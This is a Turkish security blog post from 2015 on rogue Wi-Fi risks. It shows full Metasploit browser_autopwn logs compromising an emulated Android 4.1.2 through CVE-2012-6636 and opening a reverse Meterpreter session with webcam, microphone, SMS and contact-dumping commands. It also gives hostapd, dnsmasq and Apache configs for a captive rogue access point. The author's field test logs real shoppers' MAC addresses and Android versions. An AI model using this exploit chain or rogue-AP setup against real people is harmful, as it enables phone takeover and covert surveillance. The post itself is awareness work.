

# Evil Pi

written by Mert SARICA | 2 March 2015

Her yıl olduđu gibi bu yıl da güvenlik firmaları tarafından hazırlanan güvenlik tahminleri raporlarını (örnek) inceleyecek olursanız yine mobil güvenliğin bu raporlarda öne çıktığını görebilirsiniz. Özellikle Android gibi güncellenmesi telefon üreticisinin insiyatifine kalmış olan işletim sistemlerini kullanan kullanıcılar, belki de yıllarca zafiyet barındıran bu sistemler ile yaşamak zorunda kalıyorlar.

Bu durumun kötüye kullanılma senaryolarından bir tanesi, mobil işletim sisteminizde yer alan ve zafiyet barındıran mobil internet tarayıcısı ile ziyaret ettiğiniz zararlı web sitesinde yer alan zararlı kodun, cep telefonunuzda çalışması sonucunda art niyetli kişilerin kontrolüne geçmesi olabilir. Cep telefonunuzu kontrol eden art niyetli kişi veya kişiler, kameranız ile sizden habersiz fotoğraf çekebildiği gibi tüm rehberinizi izinsiz olarak kopyalayabilirler.

Bu tür bir durumla karşılaşmama adına çoğu zaman bilmediğimiz, şüpheli web sitelerini ziyaret etmekten kaçınıyoruz. Fakat aynı dikkati, oturduğumuz bir cafede veya gezdiğimiz bir AVM (alışveriş merkezi)'de yayın yapan kablosuz erişim noktasına bağlanırken göstermeyiz ve bunun da benzer bir sonuca yol açacağı çoğunlukla aklımızın ucundan bile geçmez.

Ben de bu yazı ile güvenilir olmayan kablosuz erişim noktasına bağlanmanın kullanıcılar için ne denli kötü bir sonuca yol açabileceğine, ürettiğim bir senaryo ile dikkat çekmek istedim ve hemen işe koyuldum.

Öncelikle Android 4.2.2 öncesinde tüm Android sürümlerini etkileyen bir zafiyetin (CVE-2012-6636), istismar edilerek nasıl kötüye kullanılabileceğini göstermek istedim. Bunun için Android SDK ile gelen Android Virtual Device (AVD) Manager üzerinde Android 4.1.2 yüklü bir sanal makine oluşturup, öykünücü (emulator) ile çalıştırdım. Ardından Metasploit üzerinde bulunan ve bağlantı kuran internet tarayıcısını ve eklentilerini otomatik olarak algılayıp (user-agent), 21 tane istismar kodu arasından buna uygun istismar kodu göndererek hedef sistem üzerinde uzaktan kod çalıştırmaya imkan tanıyan Auto Pwn modülünü çalıştırdım. Son olarak öykünücüde çalışan Android'in internet tarayıcısı ile Metasploit'in Browser Autopwn modülünün yüklü olduğu adrese bağlandığımda Metasploit üzerinde Meterpreter oturumu başarıyla kurulmuş oldu. Burada ürkütücü olan kısım, meterpreter oturumu üzerinden ses

ve görüntü kaydının rahatlıkla yapılabilecek olmasıydı.

**Edit Android Virtual Device (AVD)**

AVD Name: Hack4Career

Device: Nexus S (4.0", 480 × 800: hdpi)

Target: Android 4.1.2 - API Level 16

CPU/ABI: ARM (armeabi-v7a)

Keyboard:  Hardware keyboard present

Skin: No skin

Front Camera: None

Back Camera: None

Memory Options: RAM: 343 VM Heap: 32

Internal Storage: 200 MiB

SD Card:

Size: 128 MiB

File: Browse...

Emulation Options:  Snapshot  Use Host GPU

Override the existing AVD with the same name

OK Cancel

```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console.../
```

<b>3Kom SuperHack II Logon</b>	
User Name:	[ security ]
Password:	[ ]
[ OK ]	
<a href="http://metasploit.pro">http://metasploit.pro</a>	

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with Metasploit Pro -- learn more on <http://rapid7.com/metasploit>

```
      =[ metasploit v4.11.0-2014122301 [core:4.11.0.pre.2014122301 api:1.0.0]]
+ -- --=[ 1378 exploits - 777 auxiliary - 222 post ]
+ -- --=[ 342 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > set lhost 192.168.201.191
lhost => 192.168.201.191
msf auxiliary(browser_autopwn) > set uripath /
uripath => /
msf auxiliary(browser_autopwn) > run
```


```

[*] Starting exploit multi/browser/java_rhino with payload java/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/QSVVUpgeg
[*] Local IP: http://192.168.201.191:8080/QSVVUpgeg
[*] Server started.
[*] Starting exploit multi/browser/java_verifier_field_access with payload java/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/HAZSYAlPte
[*] Local IP: http://192.168.201.191:8080/HAZSYAlPte
[*] Server started.
[*] Starting exploit multi/browser/opera_configoverwrite with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/gdGHUGan
[*] Local IP: http://192.168.201.191:8080/gdGHUGan
[*] Server started.
[*] Starting exploit windows/browser/adobe_flash_mp4_cpvt with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/BjTgMwOXKITna
[*] Local IP: http://192.168.201.191:8080/BjTgMwOXKITna
[*] Server started.
[*] Starting exploit windows/browser/adobe_flash_rtmp with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/NEWGrGnjiI
[*] Local IP: http://192.168.201.191:8080/NEWGrGnjiI
[*] Server started.
[*] Starting exploit windows/browser/ie_cgenericelement_uaf with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/tRwVXe
[*] Local IP: http://192.168.201.191:8080/tRwVXe
[*] Server started.
[*] Starting exploit windows/browser/ie_createobject with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/RlFwUO
[*] Local IP: http://192.168.201.191:8080/RlFwUO
[*] Server started.
[*] Starting exploit windows/browser/ie_execcommand_uaf with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/pbpnyjgb
[*] Local IP: http://192.168.201.191:8080/pbpnyjgb
[*] Server started.
[*] Starting exploit windows/browser/mozilla_nstreerange with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/oXYPsL
[*] Local IP: http://192.168.201.191:8080/oXYPsL
[*] Server started.
[*] Starting exploit windows/browser/ms12_004_midi with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/mzdq
[*] Local IP: http://192.168.201.191:8080/mzdq
[*] Server started.
[*] Starting exploit windows/browser/ms13_080_cdisplaypointer with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/FQGYjp
[*] Local IP: http://192.168.201.191:8080/FQGYjp
[*] Server started.
[*] Starting exploit windows/browser/ms14_064_ole_code_execution with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/uwUaAlm
[*] Local IP: http://192.168.201.191:8080/uwUaAlm
[*] Server started.
[*] Starting exploit windows/browser/msxml_get_definition_code_exec with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/FeuiPolFVECFo
[*] Local IP: http://192.168.201.191:8080/FeuiPolFVECFo
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 192.168.201.191:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 192.168.201.191:6666
[*] Starting the payload handler...
[*] Started reverse handler on 192.168.201.191:7777
[*] Starting the payload handler...

[*] --- Done, found 21 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.201.191:8080/
[*] Server started.

```



```

msf auxiliary(browser_autopwn) > set LPORT_ANDROID 4444
LPORT_ANDROID => 4444
msf auxiliary(browser_autopwn) > set MATCH android
MATCH => android
msf auxiliary(browser_autopwn) > rexploit
[*] Stopping existing job...
[*] Cleaning up exploits...
[*] Server stopped.

[*] Cleaning up exploits...
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Reloading module...
[*] Server stopped.
[*] Auxiliary module execution completed

[*] Setup
msf auxiliary(browser_autopwn) > [*] Obfuscating initial javascript 2015-01-05 07:42:58 - 0500
[*] Done in 0.87502627 seconds

[*] Starting exploit modules on host 192.168.201.191...
[*] ---

[*] Starting exploit android/browser/webview_addjavascriptinterface with payload android/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/KRGUzU
[*] Local IP: http://192.168.201.191:8080/KRGUzU
[*] Server started.
[*] Starting handler for android/meterpreter/reverse_tcp on port 4444
[*] Started reverse handler on 192.168.201.191:4444
[*] Starting the payload handler...

[*] --- Done, found 1 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.201.191:8080/
[*] Server started.
[*] 192.168.201.1 browser_autopwn - Handling '/?sessid=qw5kcm9pzd0p1bmr1zm1uzwq6dw5kz2zpbmvkvnuzgvmaw51zdp1bmr1zm1uzwq6zwtvwm6yxjtbgu6q2hyb211onvuzgvmaw51zook3d'
[*] 192.168.201.1 browser_autopwn - JavaScript Report: Android:undefined:undefined:undefined:undefined:en-US:arml1e:Chrome:undefined
[*] 192.168.201.1 browser_autopwn - Responding with 1 exploits
[*] 192.168.201.1 webview_addjavascriptinterface - Gathering target information.
[*] 192.168.201.1 webview_addjavascriptinterface - Sending response HTML...
[*] 192.168.201.1 webview_addjavascriptinterface - Serving arml1e exploit...
[*] Sending stage (43586 bytes) to 192.168.201.1
[*] Meterpreter session 1 opened (192.168.201.191:4444 -> 192.168.201.1:56446) at 2015-01-05 07:43:24 -0500

```



```
msf auxiliary(browser_autopwn) > sessions
Active sessions
=====
Id  Type           Information  Connection
--  -
1   meterpreter   java/android @ localhost 192.168.201.191:4444 -> 192.168.201.1:56446 (fe80::5054:ff:fe12:3456)
```

```
msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > help
```

```
Core Commands
```

Command	Description
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information about active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
help	Help menu
info	Displays information about a Post module
interact	Interacts with a channel
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
use	Deprecated alias for 'load'
write	writes data to a channel

```
Stdapi: Networking Commands
```

Command	Description
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
route	View and modify the routing table

```
Stdapi: System Commands
```

Command	Description
execute	Execute a command
getuid	Get the user that the server is running as
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such as OS

```
Stdapi: Webcam Commands
```

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

```
Stdapi: File system Commands
```

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lpwd	Print local working directory
ls	List files
mkdir	Make directory
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

```
Android Commands
```

Command	Description
check_root	check if device is rooted
dump_calllog	Get call log
dump_contacts	Get contacts list
dump_sms	Get sms messages
geolocate	Get current lat-long using geolocation

```
meterpreter > sysinfo
Computer : localhost
OS       : Android 4.1.2 - Linux 2.6.29-gc497e41 (armv7l)
Meterpreter : java/android
meterpreter >
```

İstismar kısmından sonra yazımın asıl konusu olan, güvenilir olmayan bir kablosuz erişim noktasının nasıl ve ne kadar kolaylıkla art niyetli kişiler tarafından kötüye kullanılabilceği sorusuna yanıt bulmaya çalıştım.

Yanıt aramaya başladıktan kısa bir süre sonra aklıma şöyle bir kötüye kullanım senaryosu geldi;

- Art niyetli kişi Ucretsiz\_WIFI adında kablosuz ve şifresiz erişim noktası oluşturur.
- Bunun üzerinde bir tane web sunucusu çalışır.
- Erişim noktasına bağlanan kullanıcı, herhangi bir web sitesine bağlanmaya çalışıldığında kullanıcı otomatik olarak Browser Autopwn modülü çalışan Metasploit'e yönlendirilir.
- Bağlantı kuran sistem üzerinde bir zafiyet var ise otomatik olarak sistemi hacklenir.

Senaryoyu oluşturduktan sonra bunu pratiğe dökmek için nelere ihtiyacım olacağını düşünmeye başladım ve elimdeki donanımlarla bunu öğrenmek için tekrar işe koyuldum.


İlk olarak hali hazırda elimde bulunan ve üzerinde Kali yüklü olan Raspberry Pi Model B'yi kablosuz erişim noktası olarak çalıştırmak için çalışmalara

başladım. Kali'yi kablosuz erişim noktası olarak kullanabilmek için üzerine hostapd ve dnsmasq araçlarını yükledim (apt-get install hostapd dnsmasq).

İkinci olarak kablosuz ağ sızma testleri için biçilmiş kaftan olan Alfa marka AWUS036H model USB adaptörü Raspberry Pi'ye bağlayıp, AccessPoint Infrastructure / Master kipinde (access point olarak çalışabilme özelliği) çalıştırmaya çalıştım. Her zamanki gibi işler yolunda gitmedi. Birincisi Raspberry Pi Model B'nin gücü AWUS036H'yi çalıştırmaya yetmedi. Bu sorun beni yıldırılmaz diyerek gittim ve Raspberry Pi Model B+ aldım. Bu defa da AWUS036H Master kipinde çalışmadı meğerse bu adaptör master kipinde çalışmayı desteklemiyormuş. Bu sefer de gidip TP-Link marka WN722N model WIFI USB adaptör aldım ve nihayet donanımsal sorunları aşmış oldum.

Üçüncü olarak dnsmasq ve Apache 404 yönlendirmesi ile bağlanan kullanıcıyı otomatik olarak web sunucusuna yönlendirmek için düzenlemeler yaptım.

Kullanıcının gitmek istediği sayfaya bulunamazsa (404 hata kodu), otomatik olarak yerel web sunucusunun ana sayfasına yönlendirilir. (Örnek: <http://www.google.com.tr> -> <http://www.mertsarica.com/uyari.php> (10.0.0.1))



```
GNU nano 2.2.6 File: /etc/apache2/sites-enabled/000-default
<VirtualHost *:80>
  ServerAdmin mert.sarica@gmail.com
  ServerName www.mertsarica.com

  DocumentRoot /var/www
  <Directory />
    Options FollowSymLinks
    AllowOverride None
  </Directory>
  <Directory /var/www/>
    Options Indexes FollowSymLinks Multiviews
    AllowOverride None
    Order allow,deny
    allow from all
  </Directory>

  ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
  <Directory "/usr/lib/cgi-bin">
    AllowOverride None
    Options +ExecCGI -Multiviews +SymLinksIfOwnerMatch
    Order allow,deny
    Allow from all
  </Directory>

  ErrorLog ${APACHE_LOG_DIR}/error.log
  ErrorDocument 401 /index.php
  ErrorDocument 404 /index.php
  ErrorDocument 500 /index.php

  # Possible values include: debug, info, notice, warn, error, crit,
  # alert, emerg.
  LogLevel warn

  CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

GNU nano 2.2.6 File: /etc/apache2/sites-enabled/default-ssl
<IfModule mod_ssl.c>
<VirtualHost _default_:443>
  ServerAdmin mert.sarica@gmail.com
  ServerName www.mertsarica.com

  DocumentRoot /var/www
  <Directory />
    Options FollowSymLinks
    AllowOverride None
  </Directory>
  <Directory /var/www/>
    Options Indexes FollowSymLinks Multiviews
    AllowOverride None
    Order allow,deny
    allow from all
  </Directory>

  ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
  <Directory "/usr/lib/cgi-bin">
    AllowOverride None
    Options +ExecCGI -Multiviews +SymLinksIfOwnerMatch
    Order allow,deny
    Allow from all
  </Directory>

  ErrorLog ${APACHE_LOG_DIR}/error.log
  ErrorDocument 401 /index.php
  ErrorDocument 404 /index.php
  ErrorDocument 500 /index.php

  # Possible values include: debug, info, notice, warn, error, crit,
  # alert, emerg.
  LogLevel warn

  CustomLog ${APACHE_LOG_DIR}/ssl_access.log combined


  # SSL Engine Switch:
  # Enable/disable SSL for this virtual host.
  SSLEngine on
</VirtualHost>
```

Kullanıcı hangi sayfaya gitmek isterse istesin otomatik olarak yerel web sunucusuna yönlendirilir.

```
GNU nano 2.2.6 File: /etc/dnsmasq.conf Modified
# dnsmasq
#log-queries
# Log lots of extra information about DHCP transactions.
#log-dhcp
# Include a another lot of configuration options.
#conf-file=/etc/dnsmasq.more.conf
#conf-dir=/etc/dnsmasq.d
log-facility=/var/log/dnsmasq.log
address=/10.0.0.1
#address=/google.com/10.0.0.1
interface=wlan2
dhcp-range=10.0.0.10,10.0.0.250,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
#no-resolv
log-queries

GNU nano 2.2.6 File: /etc/hostapd/hostapd.conf
interface=wlan2
driver=nl80211
ssid=ucretsiz_wifi
channel=9
#logger_syslog=-1
#logger_syslog_level=1
#logger_stdout=-1
#logger_stdout_level=2
```

Sıra web sunucusunun içeriğini hazırlamaya geldiğinde, etik olarak erişim noktasına bağlananları web sunucusu üzerinden Metasploit'e yönlendirmek doğru olmayacağı için, kullanıcıların farkındalığını arttırma adına hazırlamış olduğum bir uyarı sayfasına yönlendirmeye karar verdim. Bu sayede hem kullanıcıları bu tür siber saldırılara karşı uyarılmış hem de bu tür zararlı erişim noktalarına bağlanan potansiyel kullanıcı sayısını öğrenebilecektim.





Üzerinde WIFI adaptörü takılı olan Raspberry Pi B+ cihazını, Energizer taşınabilir harici şarj cihazına bağlayıp netbook çantama koyduktan sonra o AVM, bu AVM gezmeye başladım.









İki AVM gezdikten sonra Raspberry Pi'ye bağlanan kullanıcı sayısını incelediğimde 79 tane tekil MAC adresi olduğunu ve bunlardan 20 tanesinin de Android 4.4.2'den eski olduğunu gördüm. Bu da bana art niyetli bir kişinin sadece iki AVM gezerek yaklaşık 20 kullanıcının sistemini kısa bir sürede hackleyebileceğini göstermiş oldu.

```
C:\Windows\system32\cmd.exe
a8:a6:68:1a:05:b4
a8:e0:18:37:91:11
ac:9e:17:1e:7c:1a
b4:18:d1:d8:67:e1
b8:b4:2e:fc:26:a2
c0:ee:fb:20:1f:73
c0:f2:fb:a6:ec:84
c4:85:08:05:7c:1f
cc:3a:61:cf:be:c8
d8:cf:9c:5e:61:26
d8:cf:9c:88:68:fd
e0:f8:47:39:1a:56
e0:f8:47:e2:3d:84
e4:25:e7:b9:d0:f8
f0:25:b7:9f:6b:cf
f0:25:b7:b0:68:c9
f0:27:65:42:c1:2f
f0:27:65:8f:83:1b
f8:a9:d0:41:9e:8e

C:\Users\Mert\Desktop\Yeni YAZI\web>grep DHCPACK dnsmasq.log | cut -d " " -f 7 |
sort | uniq -i | wc -l
79

C:\Users\Mert\Desktop\Yeni YAZI\web>
```

```
C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\Yeni YAZI\web>cat android_version_uniq.txt
"Dalvik/1.6.0 (Linux; U; Android
(buzz FRG83D); gzip"
(chw8655 HuaweiU8655); gzip"
(java 1.4)"
(Linux; Android 4.2.2; SM-C101
(Linux; Android 4.4.2; GT-I9500
(Linux; Android 4.4.2; LG-D802TR
(Linux; Android 4.4.2; SM-G900FQ
(Linux; Android 4.4.2; SM-N9000Q
(Linux; Android 4.4.2; tr-tr;
(Linux; Android 4.4.4; A0001
(Linux; U; Android 2.2.1;
(Linux; U; Android 4.1.2;
(Linux; U; Android 4.2.1;
(Linux; U; Android 4.2.2;
(Linux; U; Android 4.3;
(Linux; U; Android 4.4.2;
(Linux; U; Android 4.4.4;
1.1 (com.dianping.v1 6.9.5 om_sd_360sz
2.0.0 (Linux; U; Android
6.10.1 Android (17/4.2.2; 240dpi;
6.10.1 Android (19/4.4.2; 480dpi;
6.11.2 Android (18/4.3; 320dpi;
6.11.2 Android (19/4.4.2; 320dpi;
6.11.2 Android (19/4.4.2; 480dpi;
6.12.2 Android (19/4.4.2; 480dpi;
for Android 6.3.3"
C:\Users\Mert\Desktop\Yeni YAZI\web>_
```

Bu çalışma ile güvenilir olmayan erişim noktalarının kullanıcılar için ne kadar tehlikeli olabileceğini tek bir senaryo üzerinden ortaya koymaya çalıştım. Umarım farkındalık adına faydalı bir çalışma olmuştur.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.